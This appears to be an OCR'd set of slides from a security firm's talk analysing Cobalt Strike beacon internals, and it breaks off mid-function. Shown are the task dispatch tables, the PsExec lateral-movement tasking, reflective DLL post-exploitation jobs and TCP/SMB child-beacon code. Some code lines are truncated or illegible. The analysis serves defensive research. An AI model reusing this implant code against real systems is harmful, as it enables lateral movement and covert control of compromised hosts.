
通过调用setCommand函数设置任务ID，调用addxxx函数添加相关数据，最后调用build函数打包，在beacon发送元数据请求时返回给beacon

4.2 Beacon 任务分发执行

在CS中一个功能的实现可能会拆成几个功能号的组合



```java
public void PsExec(String str, String str2, String str3, ScListener scListener, String str4) {
    String psExecService = getPsExecService();
    byte[] patchArtifact = new ArtifactUtils(this.client).patchArtifact(scListener.export(str3), "x86".equals(str3)
    String str5 = psExecService + ".exe";
    String str6 = "\\\\" + str2 + "\\" + str4 + "\\" + str5;
    String str7 = "\\\\" + str2 + "\\" + str4 + "\\" + str5;
    if (Constants.ATTRVAL_THIS.equals(str2)) {
        str6 = "\\\\127.0.0.1\\" + str4 + "\\" + str5;
        str7 = "\\\\127.0.0.1\\" + str4 + "\\" + str5;
    }
    this.builder.setCommand(10);
    this.builder.addLengthAndEncodedString(str, str7);
    this.builder.addString(CommonUtils.bString(patchArtifact));
    byte[] build = this.builder.build();
    PsExecCommand psExecCommand = new PsExecCommand(this.client, str2, psExecService, str6);
    this.builder.setCommand(56);
    this.builder.addEncodedString(str, str7);
    byte[] build2 = this.builder.build();
    if (Constants.ATTRVAL_THIS.equals(str2)) {
        log_task(str, "Tasked beacon to run " + scListener + " via Service Control Manager (" + str7 + ")", "T1035,
    } else if (str4.endsWith("$")) {
        log_task(str, "Tasked beacon to run " + scListener + " on " + str2 + " via Service Control Manager (" + str7
    } else {
        log_task(str, "Tasked beacon to run " + scListener + " on " + str2 + " via Service Control Manager (" + str7
    }
    this.conn.call("beacons.log_write", CommonUtils.args(BeaconOutput.ServiceIndicator(str, str2, psExecService)));
    this.conn.call("beacons.log_write", CommonUtils.args(BeaconOutput.FileIndicator(str, str7, patchArtifact)));
    this.conn.call("beacons.task", CommonUtils.args(str, build));
    psExecCommand.go(str);
    this.conn.call("beacons.task", CommonUtils.args(str, build2));
```




```c
void [illegible](char* Taskdata, size_t Task_size, int Task_id)
{
    switch (Task_id)
    {
    case 1:
        [illegible](), Taskdata, Task_size, 1);
        return;
    case 3:
        beacon_exit();   // [illegible]
        return;
    case 4:
        BeaconSleep(Taskdata, Task_size);   //sleep
        return;
    case 5:
        BeaconCd(Taskdata, Task_size);       // cd
        return;
    case 9:
        BeaconReflectiveDllInject(Taskdata, Task_size, 1);// [illegible]
        return;
    case 10:
        beacon_upload(Taskdata, Task_size, (char*) "wb");// [illegible]
        return;
    case 11:
        beacon_download(Taskdata, Task_size); // [illegible]
        return;
    case 12:
        beacon_execute(Taskdata, Task_size); // [illegible]
        return;
    case 13:
        beacon_SpawnTo(Taskdata, Task_size, 1);
        return;
    case [illegible]:
        BeaconVNCReflectiveDll(Taskdata, Task_size, 0);
        return;
    case [illegible]:
        beacon_BlockDlls(Taskdata, Task_size);   // BlockDlls
        return;
    case [illegible]:                          // [illegible]
        BeaconSpawnas(Taskdata, Task_size, 1);  // [illegible]
        return;
    case [illegible]:
        BeaconSpawnas(Taskdata, Task_size, 0);  // [illegible]
        return;
    case [illegible]:                          // [illegible]
        BeaconSpawnu(Taskdata, Task_size, 1);   // [illegible]
        return;
    case [illegible]:
        BeaconSpawnu(Taskdata, Task_size, 0);   // [illegible]
        return;
    case [illegible]:
        beacon_bof(Taskdata, Task_size);        // [illegible]
        return;
    case [illegible]:
        NamedPipeOutput(0, Taskdata, Task_size, 1);// [illegible]
        return;
    case [illegible]:
        sub_[illegible](Taskdata, Task_size, [illegible]);// [illegible]
        return;
    default:
        return;
```

4.3 Beacon 执行任务

Parse_Task负责循环解析然后调用Task_handle分发执行

整体有一百多个功能号



```
void Parse_Task(BeaconTask* beaconTask, size_t length)
{
    if (length)
    {
        BeaconTask* pbeaconTask = beaconTask;
        while (true)
        {
            int Task_length = ntohl(pbeaconTask->length);
            int Task_id = ntohl(pbeaconTask->id);
            if ((char*)pbeaconTask + Task_length + 8 >= (char*)beaconTask+ length)
            {
                Task_handle(pbeaconTask->data, Task_length, Task_id);
                break;
            }
            Task_handle(pbeaconTask->data, Task_length, Task_id);
            *(ULONG_PTR*)&pbeaconTask = (ULONG_PTR)((char*)pbeaconTask+Task_length + 8);
        }
    }
    memset(beaconTask, 0, length);
}
```

VUL·AI
华云安

05 Beacon 部分功能分析

5.1 部分功能实现

CS功能很多，所以我们就挑选几个进行分析


- 后渗透任务功能实现
- 子Beacon
- Beacon BOF

5.2 后渗透任务功能实现

VUL·AI 华云安

键盘记录，截屏等等内部功能实现

- 获取相关功能的DLL
- 设置注入spawn功能号
- 获取命名管道设置，修补到DLL中
- 获取job类型设置功能号，
- 添加相关信息



```
public void spawn(String str, String str2) {
    byte[] bArr;
    this.arch = str2;
    byte[] dLLContent = getDLLContent();
    if (str2.equals("x64")) {
        bArr = ReflectiveDLL.patchDOSHeaderX64(dLLContent, ReflectiveDLL.EXIT_FUNK_PROCESS);
        if (ignoreToken()) {
            this.builder.setCommand(44);
        } else {
            this.builder.setCommand(90);
        }
    } else {
        bArr = ReflectiveDLL.patchDOSHeader(dLLContent, ReflectiveDLL.EXIT_FUNK_PROCESS);
        if (ignoreToken()) {
            this.builder.setCommand(1);
        } else {
            this.builder.setCommand(89);
        }
    }
    String str3 = "\\\\.\\pipe\\" + this.tasker.getPostExPipeName(getPipeName());
    byte[] apply = this.tasker.getThreadFix().apply(fix(CommonUtils.patch(bArr, "\\\\.\\pipe\\" + getPipeName(), str3)));
    if (this.tasker.obfuscatePostEx()) {
        apply = _obfuscate(apply);
    }
    this.builder.addString(CommonUtils.bString(setupSmartInject(apply)));
    byte[] build = this.builder.build();
    this.builder.setCommand(getJobType());
    this.builder.addInteger(0);
    this.builder.addShort(getCallbackType());
    this.builder.addShort(getWaitTime());
    this.builder.addLengthAndString(str3);
    this.builder.addLengthAndString(getShortDescription());
    this.tasker.task(str, build, this.builder.build(), getDescription(), getTactics("T1093"));
}
```

5.3 后渗透任务功能实现

CS的大部分后渗透功能都是依靠反射dll实现，基本流程如下


1.启动一个进程

2.注入反射dll，反射dll执行

3.通过命名管道与被反射dll保持通信，创建Job添加到链表


4.定时遍历链表读取命名管道中的数据发送给服务端

每执行一个后渗透任务都会创建一个BeaconJob结构体并通过链表连接起来，执行jobs命令时会遍历此链表:




```
case 41:
    beacon_jobs();
```

```
/// </summary>
void beacon_jobs()
{
    BeaconJob* pBeaconJob = gBeaconJob;
    formatp pformatp;
    BeaconFormatAlloc(&pformatp, 0x8000);
    while (pBeaconJob)
    {
        BeaconFormatPrintf(&pformatp, (char*)"%d\t%d\t%s\n", pBeaconJob->JobNumber, pBeaconJob->JobProcessPid, pBeaconJob->JobName);
        pBeaconJob = pBeaconJob->Linked;
    }
    int length = BeaconFormatlength(&pformatp);
    char* buffer = BeaconFormatOriginalPtr(&pformatp);
    BeaconTaskOutput(buffer, length, 0x14);
    BeaconFormatFree(&pformatp);
}
```



```
#define JobNameMAX 64

#pragma pack(1)
struct BeaconJob
{
    int JobNumber;
    HANDLE pHandle;
    HANDLE hThread;
    int dwProcessId;
    int dwThreadId;
    HANDLE hReadPipe;
    HANDLE hWritePipe;
    BeaconJob* Linked;
    BOOL state;
    BOOL kill;
    int JobProcessPid;
    int JobType;
    short lasting;
    char JobName[JobNameMAX];
};
#pragma pack()
```

5.4 子Beacon相关实现




```
void connect_tcp_child_Beacon(char* Taskdata, int Task_size)
{
    DWORD timeout = GetTickCount() + 15000;
    datap pdatap;
    BeaconDataParse(&pdatap, Taskdata, Task_size);
    short port = BeaconDataShort(&pdatap);
    char* name = BeaconDataBuffer(&pdatap);
    init_dns_options();
    SOCKET conn;
    while (1)
    {
        if (GetTickCount() >= timeout)
        {
            BeaconErrorD(0x44, WSAGetLastError());
            return;
        }
        conn = Connect_tcp_beacon(name, port);
        if (conn != -1)
        {
            break;
        }
        Sleep(1000);
    }
    ChildBeacon TcpBeacon = {0};
    InitTcpChildBeacon(conn, &TcpBeacon);
    AddChildBeacon(
        port | 0x100000,
        &TcpBeacon,
        &TcpBeacon,
        TcpBeacon.recvChildBeacon,
        TcpBeacon.sendChildBeacon,
        TcpBeacon.closeChildBeacon,
        TcpBeacon.FlushFileBuffers,
        TcpBeacon.checkChildBeacon);
}
```

CS中有两种类型的子Beacon基于Tcp的和Smb的，两者在实现上差别并大


连接tcp beacon通过86号，smb beacon通过68号

InitTcpChildBeacon负责初始化ChildBeacon结构体tcp与smb子beacon都共用此结构体
AddChildBeacon负责调用ChildBeacon结构体中的checkChildBeacon和recvChildBeacon
并将子Beacon信息添加到全局结构体数组gChildBeaconInfo中，最后将子Beacon数据发送给服务端
一旦发送完成服务端就会不断发送22功能号让父beacon请求子beacon回传子beacon数据




```
/// <summary>
/// tcp和smb子beacon的结构体
/// </summary>
struct ChildBeacon
{
    HANDLE smb;          /*smb beacon连接句柄*/
    SOCKET tcp;          /*tcp beacon连接句柄*/
    int(*recvChildBeacon)(ChildBeacon*, char*, int);/*读取beacon输出*/
    int(*sendChildBeacon)(ChildBeacon*, char*, int); /*向beacon发送数据*/
    int(*closeChildBeacon)(ChildBeacon*); /*关闭beacon连接*/
    BOOL(*FlushFileBuffers)(ChildBeacon*);/*smb beacon函数*/
    int(*checkChildBeacon)(ChildBeacon*, int);/*检查beacon连接*/
    void* null2; /*空函数*/
};
struct ChildBeaconInfo
{
    int ChildBeaconId; /*子beacon id*/
    ChildBeacon ChildBeaconConfig; /*子beacon信息*/
    int state; /*子beacon状态*/
    char* ChildBeaconData; /*数据*/
    int ChildBeaconDataSize;
    int time;
};
```

5.5 子Beacon相关实现




```
ChildBeacon* InitTcpChildBeacon(SOCKET conn, ChildBeacon* pTcpBeacon)
{


    u_long argp = 0;
    ioctlsocket(conn, FIONBIO, &argp);
    pTcpBeacon->FlushFileBuffers = (FlushFileBuffers_ptr)BeaconNull;
    pTcpBeacon->null2 = BeaconNull;
    pTcpBeacon->tcp = conn;
    pTcpBeacon->recvChildBeacon = recvTcpChildBeacon;
    pTcpBeacon->sendChildBeacon = sendTcpChildBeacon;
    pTcpBeacon->closeChildBeacon = closeTcpChildBeacon;
    pTcpBeacon->checkChildBeacon = checkTcpChildBeacon;
    return pTcpBeacon;
}
```

初始化ChildBeacon结构体



```
ChildBeacon* InitSmbChildBeacon(ChildBeacon* pSmbBeacon, HANDLE conn)
{
    pSmbBeacon->smb = conn;
    pSmbBeacon->recvChildBeacon = recvSmbChildBeacon;
    pSmbBeacon->sendChildBeacon = sendSmbChildBeacon;
    pSmbBeacon->closeChildBeacon = closeSmbChildBeacon;
    pSmbBeacon->FlushFileBuffers = BeaconFlushFileBuffers;
    pSmbBeacon->checkChildBeacon = checkSmbChildBeacon;
